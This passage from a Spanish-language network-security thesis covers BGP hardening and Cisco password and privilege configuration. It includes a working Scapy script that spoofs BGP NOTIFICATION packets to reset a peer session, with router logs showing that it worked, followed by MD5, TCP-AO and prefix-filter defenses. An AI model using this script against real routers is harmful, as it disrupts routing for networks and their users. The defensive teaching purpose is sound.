

Figura 19. Funcionamiento atributo BGP AS_Path.

3.4.2.1. Autenticación de vecinos

BGP requiere que cada vecino sea identificado a través de su dirección IP y de su sistema autónomo para crear una conexión TCP. Por consiguiente, no es posible establecer una relación de vecinos no deseados. Sin embargo, en ausencia de autenticación, un atacante puede secuestrar la sesión TCP existente y proceder a corromper la tabla BGP [26].

Suponiendo que dos enrutados mantienen una sesión BGP, es posible que un enrutador malintencionado envíe paquetes hacia uno de los enrutadores legítimos falsificando la dirección IP de origen del otro enrutador y enviando valores aleatorios de número de secuencia. El enrutador de destino descarta la mayoría de los paquetes enviados por el enrutador malintencionado debido

a que los número de secuencia no coinciden. Sin embargo, en algún punto el enrutador malintencionado envía un paquete con un número de secuencia válido y es aceptado. Este paquete puede estar específicamente diseñado para reiniciar la sesión TCP, agregar un prefijo, eliminar un prefijo o establecer una nueva ruta para dirigir el tráfico a través de un AS controlado por el atacante [31].

Para efectuar el ataque a BGP, se supone que existe un dispositivo intermedio Hub1 entre DC-RO-01 e ISP01-RO-01. Este dispositivo se configura para husmear en la red e identificar los paquetes BGP enviados entre ambos enrutadores. Posteriormente, el dispositivo malicioso Kali se conecta con el fin de suplantar la identidad de ISP01-RO-01 y enviar a DC-RO-01 un mensaje de notificación para informarle que se ha detectado un error y finaliza la sesión BGP.



Figura 20. Topología de red para el ataque a BGP.

Antes de realizar el ataque, DC-RO-01 muestra las siguientes vecindades BGP establecidas.

```
DC-RO-01#show ip bgp summary
BGP router identifier 1.1.1.1, local AS number 64001
Neighbor         V            AS MsgRcvd MsgSent   TblVer   InQ OutQ
Up/Down  State/PfxRcd
1.1.1.2          4         64001      504      501        11     0     0
07:27:57        4
2.2.2.1          4         64002      505      496        11     0     0
07:29:12        5
3.3.3.1          4         64003      504      497        11     0     0
07:29:20        5
```

El ataque se realiza empleando el siguiente script de Python, el cual fue tomado de [31].

```
┌──(root㉿kali)-[~]
└─# cat bgphack1.py
#Import scapy
from scapy.all import *
#Import BGP
load_contrib('bgp')

#Loop to sniff packets
for i in range (0, 5):
      #Sniff for a BGP packet
      pkt = sniff(filter="tcp and ip dst 1.1.1.1", count=1)
      for i in range (0, 10):
            #Create a new Ethernet frame
            frame1=Ether()
            #Set destination MAC address to capture BGP frame
            frame1.dst = pkt[0].dst
            #Set source MAC address to capture BGP frame
            frame1.src = pkt[0].src
            #Set Ethernet Type to capture
            frame1.type = pkt[0].type
            #Set destination port to capture BGP packet TCP port
      number
            mydport = pkt[0].dport
            #Set source port to capture BGP packet TCP port number
            mysport = pkt[0].sport
            #Set sequence number to capture BGP packet + i (loop value)
            seq_num = pkt[0].seq + i
            #Set ack number to capture BGP packet
            ack_num = pkt[0].ack
            #Set source IP address to capture BGP packet
            ipsrc = pkt[0][IP].src
            #Set destination IP address to capture BGP packet
            ipdst = pkt[0][IP].dst
            #Craft notification BGP packet. Type 3 is notification.
      Marker is a bunch of F's
            bgp_reset = IP(src=ipsrc, dst=ipdst, ttl=2)\
```

```
        /TCP(dport=mydport,      sport=mysport,      flags="PA",
    seq=seq_num, ack=ack_num)\
        /BGPHeader(marker=340282366920938463463374607431768211455, len=21, type=3)
        #Send packet into the network = frame1 + bgp_reset
        sendp(frame1/bgp_reset)
        frame1.show()
        bgp_reset.show()
        time.sleep(1)
```

El ataque genera que el enrutador DC-RO-01 identifique un error en la sincronización y cierre la sesión BGP con ISP01.

```
DC-RO-01#debug ip bgp
BGP debugging is on for address family: IPv4 Unicast
DC-RO-01#
*Oct 15 15:58:59.800: BGP: 2.2.2.1 sync error
*Oct 15 15:58:59.800: BGP: 2.2.2.1 went from Established to Closing
*Oct 15 15:59:04.550: %BGP-5-ADJCHANGE: neighbor 2.2.2.1 Down BGP Notification sent
*Oct 15 15:59:04.550: %BGP_SESSION-5-ADJCHANGE: neighbor 2.2.2.1 IPv4 Unicast topology base removed from session  BGP Notification sent
DC-RO-01#
*Oct 15 15:59:04.550: BGP: ses global 2.2.2.1 (0xF712E160:1) Removed topology IPv4 Unicast:base
*Oct 15 15:59:04.550: BGP: ses global 2.2.2.1 (0xF712E160:1) Removed last topology
```

Luego del ataque la vecindad TCP entre DC-RO-01 e ISP01-RO-01 se reinicia, y el enrutador vecino ISP01-RO-01 se muestra en estado inactivo (*Idle*).

```
DC-RO-01#show ip bgp  summary | include 2.2.2.1
BGP router identifier 1.1.1.1, local AS number 64001
Neighbor          V           AS MsgRcvd MsgSent    TblVer   InQ OutQ Up/Down  State/PfxRcd
2.2.2.1           4     64002       0     0     1     0     0 00:00:12 Idle
```

BGP utiliza el algoritmo MD5 como mecanismo de autenticación. Cuando la autenticación está habilitada, el enrutador de origen utiliza una clave simétrica preconfigurada en conjunto con el segmento TCP que se envía, para generar un código de autenticación de mensaje (MAC). El enrutador de destino utiliza su clave simétrica preconfigurada y el segmento TCP recibido para calcular su propio MAC. Si el MAC recibido y el MAC calculado coinciden, el segmento TCP es aceptado, de lo contrario se descarta. A continuación, se muestra la configuración de la autenticación MD5 entre DC-RO-01 e ISP01-RO-01.

```
DC-RO-01(config)#router bgp 64001
DC-RO-01(config-router)#neighbor 2.2.2.1 password BGP-MD5-Pa55
ISP01-RO-01(config)#router bgp 64002
ISP01-RO-01(config-router)#neighbor 1.1.1.1 password BGP-MD5-Pa55
```

La siguiente captura muestra el intercambio de paquetes BGP entre los enrutadores DC-RO-01 e ISP01-RO-01 una vez se habilita la autenticación. Como podemos observar, en el paquete se envía un hash MD5 para verificar la autenticación del paquete.



Figura 21. Captura de mensaje de BGP enviado por ST01-RO-01 con autenticación MD5.

A pesar de que se genera un MAC, el algoritmo hash MD5 utilizado no brinda la seguridad esperada para prevenir los ataques al protocolo BGP. Así pues, con el propósito de mejorar el algoritmo de autenticación, Cisco ha implementado el uso de la opción de autenticación TCP (TCP-AO).

TCP-AO requiere de la configuración de una clave maestra que se utiliza para para derivar claves de tráfico. Las claves de tráfico se emplean para generar el MAC de cada segmento TCP. El MAC puede ser calculado empleando AES-128-CMAC, HMAC-SHA-1 y HMAC-SHA-256. En consecuencia, para brindar el mayor grado de seguridad se debe utilizar el algoritmo hmac-sha-256. El proceso de configuración de TCP-AO junto con BGP es el siguiente [32].

- Crear un llavero TCP-AO con un nombre determinado.
  Router(config)# **key chain** *key-chain-name* **tcp**
- Crear una clave con un ID específico.
  Router(config-keychain-tcp)# **key** *key-id*
- Especificar el identificador de envío de la clave.
  Router(config-keychain-tcp-key)# **send-id** *send-id*
- Especificar el identificador de recepción de la clave.
  Router(config-keychain-tcp-key)# **recv-id** *recv-id*
- Seleccionar el algoritmo criptográfico a utilizar para calcular el MAC de los segmentos TCP.
  Router(config-keychain-tcp-key)# **cryptographic-algorithm hmac-sha-256**
- Especificar el tiempo durante el cual el envío de la clave es válido.
  Router(config-keychain-tcp-key)# **send-lifetime** [**local**] *start-time {***infinite** | *end-time* | **duration** *seconds}*
- Especificar el tiempo durante el cual la clave es aceptada.
  Router(config-keychain-tcp-key)# **accept-lifetime** [**local**] *start-time {***infinite** | *end-time* | **duration** *seconds}*
- Especificar la clave maestra para derivar claves de tráfico. Las claves maestras deben ser idénticas en ambos pares.
  Router(config-keychain-tcp-key)# **key-string** *master-key*
- Configurar un vecino BGP usando TCP-AO.

Router(config-router)# **neighbor** *neighbor-ip* **ao** *{key-chain-name}* **[include-tcp-options] [accept-ao-mismatch-connections]**

El parámetro **accept-ao-mismatch,** determina que el receptor debe aceptar segmentos para los cuales el MAC en el TCP-AO entrante no coincide con el MAC generado. Por lo tanto, se debe prevenir el uso de este parámetro, ya que deshabilita la funcionalidad TCP-AO.

Desafortunadamente, los enrutadores virtualizados en GNS3 no poseen la funcionalidad de TCP-AO. Por consiguiente, no fue posible realizar la configuración descrita.

3.4.2.2. Filtrado de rutas BGP

Cuando la organización se conecta a dos o más ISP, y advierte los prefijos eBGP aprendidos, es posible que un ISP identifique ciertas rutas como de menor costo a través de los enrutadores de borde de la organización y hacia el otro ISP. Este tráfico puede sobrecargar los enrutadores, consumir el ancho de banda y generar problemas de seguridad al convertir el sistema autónomo de la compañía en un sistema autónomo en tránsito [26].

Por ejemplo, si ISP01 e ISP02 advierten las rutas públicas 201.0.0.1/32 y 202.0.0.1/32 respectivamente, con la topología propuesta, podemos observar que el camino preferido desde ISP01 para alcanzar la ruta 202.0.0.1/32 es a través de DC-RO-01. Del mismo modo, se muestra que el camino utilizado por ISP02 para alcanzar la ruta 201.0.0.1/32 es a través de DC-RO-01.

```
ISP01-RO-01#show ip bgp
BGP table version is 35, local router ID is 2.2.2.1
*   202.0.0.1/32   1.1.1.2                            0 64001 64003 i
 *>                1.1.1.1                            0 64001 64003 i
 * i               192.168.100.2         0    100     0 64004 64003 i
ISP01-RO-01#show ip route 202.0.0.1 longer-prefixes
      202.0.0.0/32 is subnetted, 1 subnets
B        202.0.0.1 [20/0] via 1.1.1.1, 00:06:04
```

```
ISP02-RO-01#show ip bgp
BGP table version is 46, local router ID is 3.3.3.1
*   201.0.0.1/32   1.1.1.2                              0 64001 64002 i
 *>                1.1.1.1                              0 64001 64002 i
 * i                192.168.200.2         0    100      0 64004 64002 i
ISP02-RO-01#show ip route
B        201.0.0.1 [20/0] via 1.1.1.1, 00:08:15
      202.0.0.0/32 is subnetted, 1 subnets
```

Para prevenir la formación de un sistema autónomo en tránsito, es necesario asegurarse que los enrutadores de la compañía únicamente anuncian los prefijos públicos propios del sistema autónomo y filtran cualquier otro prefijo. Además, es necesario filtrar todos los rangos de direcciones IP privadas, para evitar que sean advertidos a los ISP a través de BGP. A continuación, se configura en DC-RO-01 una lista de prefijos que permite únicamente anunciar el prefijo 198.0.10.30 a ISP01 y el prefijo 198.0.20.30 a ISP02.

```
DC-RO-01(config)#ip prefix-list only-public-ISP-1 seq 5 permit
198.0.10.0/30
DC-RO-01(config)#ip prefix-list only-public-ISP-2 seq 5 permit
198.0.20.0/30

DC-RO-01(config)#router bgp 64001
DC-RO-01(config-router)#neighbor 2.2.2.1 prefix-list only-public-ISP-
1 out
DC-RO-01(config-router)#neighbor 3.3.3.1 prefix-list only-public-ISP-
2 out
```

Por otra parte, se configura en DC-RO-02 un mapa de ruta en el cual solamente se permiten los prefijos públicos del sistema autónomo de la organización, advirtiendo los prefijos igual que en DC-RO-01 pero con un incremento en el tamaño del PA *AS_Path* para que los enrutadores en los ISP siempre prefieran el camino a través de DC-RO-01.

```
DC-RO-02(config)#ip prefix-list only-public-ISP-1 seq 5 permit
198.0.10.0/30
DC-RO-02(config)#ip prefix-list only-public-ISP-2 seq 5 permit
198.0.20.0/30

DC-RO-02(config)# route-map add-ASN-DC-R0-02-ISP-1 permit 10
DC-RO-02(config-route-map)# match ip address prefix-list only-public-
ISP-1
DC-RO-02(config-route-map)# set as-path prepend 64001 64001
DC-RO-02(config)#route-map add-ASN-DC-R0-02-ISP-2 permit 10
DC-RO-02(config-route-map)# match ip address prefix-list only-public-
ISP-2
DC-RO-02(config-route-map)# set as-path prepend 64001 64001

DC-RO-01(config)#router bgp 64001
DC-RO-02(config-router)#neighbor 2.2.2.1 route-map add-ASN-DC-R0-02-
ISP-1 out
DC-RO-02(config-router)#neighbor 3.3.3.1 route-map add-ASN-DC-R0-02-
ISP-2 out
```

Una vez realizada la configuración previa, las IP públicas 201.0.0.1/32 y 202.0.0.1/32 ya no son alcanzadas a través de los enrutadores de borde de la organización.

```
ISP01-RO-01#show ip bgp
BGP table version is 7, local router ID is 2.2.2.1
      Network          Next Hop          Metric LocPrf Weight Path
*>i 202.0.0.1/32  192.168.100.2           0     100    0 64004 64003 i

ISP02-RO-01#show ip bgp
BGP table version is 7, local router ID is 3.3.3.1
      Network          Next Hop          Metric LocPrf Weight Path
 *>i 201.0.0.1/32  192.168.200.2          0     100    0 64004 64002 i
```

Así como se establecen las subredes que son advertidas hacia los ISP también deben determinarse las subredes que son recibidas de los ISP. En este caso, las redes permitidas en la conexión a ISP01 son la ruta por defecto y la IP 201.0.0.1/32. Por otra parte, las redes permitidas en la conexión a

ISP02 son la ruta por defecto y la IP 202.0.0.1/32. Como se estableció anteriormente, ISP01-RO-01 es el enrutador preferido para la salida hacia Internet. Adicionalmente, tanto la ruta por defecto como para las rutas recibidas de ISP01 e ISP02, se configuran con un valor superior de preferencia (*Preference*) en ST01-RO-01 de modo que sea este el enrutador elegido para reenviar el tráfico y evitar el tráfico asimétrico.

```
DC-RO-01(config)#ip prefix-list d-ISP-1 seq 5 permit 0.0.0.0/0
DC-RO-01(config)#ip prefix-list ISP-1 seq 5 permit 201.0.0.1/32
DC-RO-01(config)#ip prefix-list d-ISP-2 seq 5 permit 0.0.0.0/0
DC-RO-01(config)#ip prefix-list ISP-2 seq 5 permit 202.0.0.1/32

DC-RO-01(config)#route-map ISP-1-In permit 10
DC-RO-01(config-route-map)#match ip address prefix-list d-ISP-1
DC-RO-01(config-route-map)#set local-preference 200
DC-RO-01(config-route-map)#route-map ISP-1-In permit 15
DC-RO-01(config-route-map)#match ip address prefix-list ISP-1
DC-RO-01(config-route-map)#set local-preference 200

DC-RO-01(config-route-map)#route-map ISP-2-In permit 10
DC-RO-01(config-route-map)#match ip address prefix-list d-ISP-2
DC-RO-01(config-route-map)#set local-preference 150
DC-RO-01(config-route-map)#route-map ISP-2-In permit 15
DC-RO-01(config-route-map)#match ip address prefix-list ISP-2
DC-RO-01(config-route-map)#set local-preference 200

DC-RO-01(config)#router bgp 64001
DC-RO-01(config-router)#neighbor 2.2.2.1 route-map ISP-1-In in
DC-RO-01(config-router)#neighbor 3.3.3.1 route-map ISP-2-In in

DC-RO-02(config)#ip prefix-list d-ISP-1 seq 5 permit 0.0.0.0/0
DC-RO-02(config)#ip prefix-list ISP-1 seq 5 permit 201.0.0.1/32
DC-RO-02(config)#ip prefix-list d-ISP-2 seq 5 permit 0.0.0.0/0
DC-RO-02(config)#ip prefix-list ISP-2 seq 5 permit 202.0.0.1/32

DC-RO-02(config)#route-map ISP-1-In permit 10
DC-RO-02(config-route-map)#match ip address prefix-list d-ISP-1
DC-RO-02(config-route-map)#set local-preference 150
```

```
DC-RO-02(config-route-map)#route-map ISP-1-In permit 15
DC-RO-02(config-route-map)#match ip address prefix-list ISP-1
DC-RO-02(config-route-map)#set local-preference 150

DC-RO-02(config-route-map)#route-map ISP-2-In permit 10
DC-RO-02(config-route-map)#match ip address prefix-list d-ISP-2
DC-RO-02(config-route-map)#route-map ISP-2-In permit 15
DC-RO-02(config-route-map)#match ip address prefix-list ISP-2
DC-RO-02(config-route-map)#set local-preference 150

DC-RO-02(config)#router bgp 64001
DC-RO-02(config-router)#neighbor 2.2.2.1 route-map ISP-1-In in
DC-RO-02(config-router)#neighbor 3.3.3.1 route-map ISP-2-In in
```

A continuación, se muestran los resultados de la tabla BGP y de la tabla de enrutamiento IP luego de aplicar los comandos previos.

```
DC-RO-01#show ip bgp
BGP table version is 6, local router ID is 1.1.1.1
     Network          Next Hop            Metric LocPrf Weight Path
*   0.0.0.0          3.3.3.1                         150      0 64003 i
*>                   2.2.2.1                         200      0 64002 i
*>  201.0.0.1/32     2.2.2.1                   0     200      0 64002 i
*>  202.0.0.1/32     3.3.3.1                   0     200      0 64003 i

DC-RO-01#show ip route bgp
Gateway of last resort is 2.2.2.1 to network 0.0.0.0
B*    0.0.0.0/0 [20/0] via 2.2.2.1, 00:00:59
      201.0.0.0/32 is subnetted, 1 subnets
B        201.0.0.1 [20/0] via 2.2.2.1, 00:00:59
      202.0.0.0/32 is subnetted, 1 subnets
B        202.0.0.1 [20/0] via 3.3.3.1, 00:00:59


DC-RO-02#show ip bgp
BGP table version is 6, local router ID is 1.1.1.2
     Network          Next Hop            Metric LocPrf Weight Path
 *>i 0.0.0.0          1.1.1.1                  0    200      0 64002 i
 *                    3.3.3.1                                0 64003 i
 *                    2.2.2.1                         150      0 64002 i
```

```
*>i 201.0.0.1/32     1.1.1.1                  0    200      0 64002 i
 *                    2.2.2.1                  0    150      0 64002 i
 *>i 202.0.0.1/32     1.1.1.1                  0    200      0 64003 i
 *                    3.3.3.1                  0    150      0 64003 i

DC-RO-02#show ip route bgp
Gateway of last resort is 1.1.1.1 to network 0.0.0.0
B*    0.0.0.0/0 [100/0] via 1.1.1.1, 00:04:46
      201.0.0.0/32 is subnetted, 1 subnets
B        201.0.0.1 [100/0] via 1.1.1.1, 00:04:46
      202.0.0.0/32 is subnetted, 1 subnets
B        202.0.0.1 [100/0] via 1.1.1.1, 00:04:46
```

De esta forma, se impide que el AS sea tomado como un AS de tránsito, se previene que se agreguen rutas adicionales a las negociadas con el ISP y se evita que se consuma ancho de banda de la organización por parte de los ISP. Adicionalmente, se filtran todos los rangos de direcciones que no deben ser recibidas ni anunciadas, en la comunicación desde y hacia el ISP.

3.5. Protección del Plano de Gestión

3.5.1. Tipos de contraseña

El archivo de configuración muestra la contraseña cifrada junto con un número que indica el tipo de algoritmo utilizado para protegerla. Los dispositivos Cisco configurados con algoritmos de protección de contraseña débil pueden ser fácilmente cripto analizables. Los tipos de protección de contraseña para dispositivos Cisco son tipo 0, 4, 5, 6, 7, 8 y 9 [33].

- Contraseña tipo 0: La contraseña es almacenada como texto sin cifrar en el archivo de configuración, siendo el método más antiguo e inseguro. Por lo tanto, nunca debe usarse.
- Contraseña tipo 7: La contraseña se ofusca empleando el algoritmo de cifrado de Vigenère y una clave codificada de conocimiento público. Se

puede revertir inmediatamente a texto plano usando herramientas de cripto análisis. En consecuencia, su uso debe evitarse.

- Contraseña tipo 4: La contraseña es almacenada utilizando el algoritmo PBKDF2. Sin embargo, debido a un problema de implementación, el algoritmo realiza una única iteración de SHA-256 sin sal sobre la contraseña, lo que lo hace más débil que el Tipo 5 y menos resistente a los ataques de fuerza bruta. Quedó en desuso a partir de los sistemas operativos de Cisco desarrollados después de 2013.
- Contraseña tipo 5: La contraseña se almacena utilizando 1,000 iteraciones de MD5 con un sal de 32 bits. Son relativamente fáciles de forzar con computadoras modernas y herramientas disponibles de cripto análisis que permiten encontrar colisiones para hashes MD5. El algoritmo MD5 no está aprobado por el NIST.
- Contraseña tipo 6: Utiliza un cifrado AES de 128 bits para proteger la contraseña. Este tipo de contraseña requiere de una clave maestra definida por el administrador. Esta clave no se guarda en el archivo de configuración en ejecución, y se utiliza para cifrar y descifrar las contraseñas. Luego de habilitar el cifrado AES, las contraseñas de texto sin formato existentes y recién creadas se almacenan en formato Tipo 6 en el archivo de configuración. La NSA recomienda usar siempre el Tipo 6 para las claves de VPN. Aparte de las claves VPN, la NSA solo recomienda usar el Tipo 6 para las contraseñas si el Tipo 8 no se puede configurar.
- Contraseña tipo 9: La contraseña se resguarda empleando el algoritmo hash Scrypt definido en el RFC 7914. Scrypt utiliza un sal de 80 bits y 16384 iteraciones. Está diseñado para dificultar el descifrado de la contraseña, ya que requiere una cantidad significativa de recursos de hardware para hacerlo. Cisco y la industria recomiendan su uso. Sin embargo, el algoritmo no ha sido evaluado según los estándares aprobados por el NIST y, por lo tanto, la NSA no lo recomienda ni lo aprueba para su uso en los Sistemas de Seguridad Nacional (NSS).
- Contraseña tipo 8: La contraseña se protege usando una implementación adecuada de la contraseña fallida tipo 4. La contraseña se codifica con PBKDF2, SHA-256, sal de 80 bits y 20.000 iteraciones.

Además, requiere menos recursos que las contraseñas del tipo 9. Este es el tipo de contraseña recomendado por la NSA. Si un dispositivo de red no es compatible con la protección de contraseña de Tipo 8 debe actualizarse.

Password type	Ability to crack	Vulnerability severity	NSA recommendation
Type 0	Immediate	Critical	Do not use
Type 4	Easy	Critical	Do not use
Type 5	Medium	Medium	Not NIST approved, use only when Types 6, 8, and 9 are not available
Type 6	Difficult	Low	Use only when reversible encryption is needed, or when Type 8 is not available
Type 7	Immediate	Critical	Do not use
Type 8	Difficult	Low	Recommended
Type 9	Difficult	Low	Not NIST approved

Tabla 7. Tipos de Contraseña Cisco [33].

3.5.2. Aseguramiento de la contraseña de habilitación

La contraseña de habilitación permite el acceso al modo EXEC privilegiado desde donde el administrador configura los parámetros operativos del dispositivo. La contraseña de habilitación puede configurarse empleando los comandos del modo de configuración **enable password** o **enable secret** [26].

El comando **enable password** tiene la desventaja de que la contraseña se almacena utilizando el tipo 0 [26].

```
ST01-RO-01(config)#enable password C1sc02023#$%
ST01-RO-01(config)#exit
ST01-RO-01#show running-config | include enable
enable password C1sc02023#$%
```

Por otra parte, el comando **enable secret** utiliza de forma predeterminada la contraseña insegura tipo 5. Por consiguiente, es necesario referenciar el tipo de contraseña a utilizar [33].

```
ST01-RO-01(config)#enable algorithm-type ?
  md5     Encode the password using the MD5 algorithm
  scrypt  Encode the password using the SCRYPT hashing algorithm
  sha256  Encode the password using the PBKDF2 hashing algorithm ST01-
```

Teniendo en cuenta lo descrito en el capítulo 3.5.1, se configura la contraseña tipo 8 con la opción **sha256**.

```
RO-01(config)#enable algorithm-type sha256 secret C1sc02023#$%
ST01-RO-01#show running-config | include enable
enable secret 8
$8$cL46WXQJ54JQqH$N4OFzIS794r/92rq.Z/l1YRDasw4CokLjQcVdgn5Hbk
```

De esta forma, se generar un valor hash de la contraseña que es almacenado de forma segura en la configuración en ejecución del dispositivo conmutador o enrutador, evitando cualquier posibilidad de que quede expuesta a través de ataques de cripto análisis.

3.5.3. Contraseña de línea

La contraseña de línea se utiliza para autenticar un usuario que intenta iniciar sesión en el dispositivo de forma remota, empleando una de las líneas VTY, consola o auxiliar. A cada una de estas líneas se les puede configurar una contraseña diferente con el comando **password**. No obstante, estas contraseñas son almacenadas como texto plano. Por lo tanto, Cisco recomienda el uso de contraseñas de nombre de usuario en lugar de contraseñas de línea [26].

```
ST01-RO-01#show running-config | sec line
line con 0
 password C0ns0le2023#$%
 login
line vty 0 4
 password VTY2023#$%
 login
```

3.5.4. Protección de la contraseña de nombre de usuario

Para utilizar la combinación de nombre de usuario/contraseña es necesario configurar las líneas con el comando **login local** en lugar del comando **login**. Adicionalmente, se debe configurar una base de datos local con los nombres de usuario y las contraseñas. La base de datos se puede crear usando las palabras clave **password** o **secret**. Aquí, una vez más, **password** almacena la clave del usuario como tipo 0, mientras que **secret** permite utilizar la contraseña segura tipo 8 [33].

```
ST01-RO-01(config)#line console 0
ST01-RO-01(config-line)#login local
ST01-RO-01(config-line)#line vty 0 4
ST01-RO-01(config-line)#login local
ST01-RO-01(config)#username admin algorithm-type sha256 secret
C1sc0Admin2023#$%

ST01-RO-01#show running-config | include username
username admin secret 8
$8$LKfYWQv769Zo4X$8kAK3hh2uhvxmuvCWUImZLe0BOP74blyegre/0fQBos
```

Al realizar esta configuración, la contraseña que el usuario utiliza para acceder de forma remota al dispositivo queda almacena de forma segura en la configuración local del enrutador o conmutador.

3.5.5. Niveles de privilegio de usuario

Se pueden configurar diferentes niveles de privilegios dependiendo del usuario que intenta acceder al dispositivo. Cisco posee 16 niveles de privilegio (0-15). Los tres niveles más utilizados son el nivel 0, 1 y 15. El nivel 0 es el más bajo y permite ejecutar solamente los comandos **disable**, **enable**, **exit**, **help**, **logout**. Por otra parte, el nivel 1 corresponde al modo EXEC de usuario en cual están disponibles algunos comandos de visualización **show**, pero no se pueden ejecutar comandos de configuración. Finalmente, el nivel 15 es el más alto y permite ingresar al modo EXEC privilegiado [34].

Al configurar los niveles de privilegio intermedios, se determinan los comandos que un usuario puede ejecutar y, por consiguiente, su nivel de autorización. A continuación, se muestra la configuración de un usuario con privilegio nivel 10 y los comandos que puede ejecutar.

```
ST01-RO-01(config)#username user_level10 privilege 10 algorithm-type
sha256 secret Level102023#$%
ST01-RO-01(config)#privilege exec level 10 configure terminal
ST01-RO-01(config)#privilege configure level 10 interface
ST01-RO-01(config)#privilege configure level 10 ip address
ST01-RO-01(config)#privilege interface level 10 no ip address
ST01-RO-01(config)#privilege interface level 10 shutdown
ST01-RO-01(config)#privilege interface level 10 no shutdown
ST01-RO-01(config)#privilege exec level 10  show running-config
```

Con los comandos anteriores, el usuario user_level10 puede acceder al modo de configuración global y desde este modo ingresar a las interfaces, habilitarlas y asignarles direcciones IP.

```
PC1#ssh -l user_level10 192.168.10.1
Password:
ST01-RO-01#show privilege
Current privilege level is 10

ST01-RO-01#configure terminal
ST01-RO-01(config)#interface ethernet 1/0
ST01-RO-01(config-if)#?
Interface configuration commands:
  default   Set a command to its defaults
  exit      Exit from interface configuration mode
  help      Description of the interactive help system
  ip        Interface Internet Protocol config commands
  no        Negate a command or set its defaults
  shutdown  Shutdown the selected interface
```

Finalmente, es necesario establecer los mismos niveles de privilegio anteriormente expuestos para la contraseña de habilitación. De manera predeterminada, si no se asigna un nivel de privilegio, esta contraseña concede el acceso al nivel 15 de privilegio.

```
ST01-RO-01(config)#enable algorithm-type sha256 secret level 10
SecretLevel10

PC1#ssh -l admin 192.168.10.1
Password:
ST01-RO-01>show privilege
Current privilege level is 1
ST01-RO-01>enable ?
  <0-15>  Enable level
  view    Set into the existing view
  <cr>
ST01-RO-01>enable 10
Password:
ST01-RO-01#show privilege
Current privilege level is 10
```

Al definir los comandos previamente expuestos, una vez el usuario es autenticado y asignado a un nivel de privilegio, se define su grado de autorización. Esta es una forma sencilla de brindar granularidad al acceso que los diferentes usuarios tienen del plano de gestión de los dispositivos conmutadores y enrutadores Cisco.

3.5.6. Protocolos de conexión remota

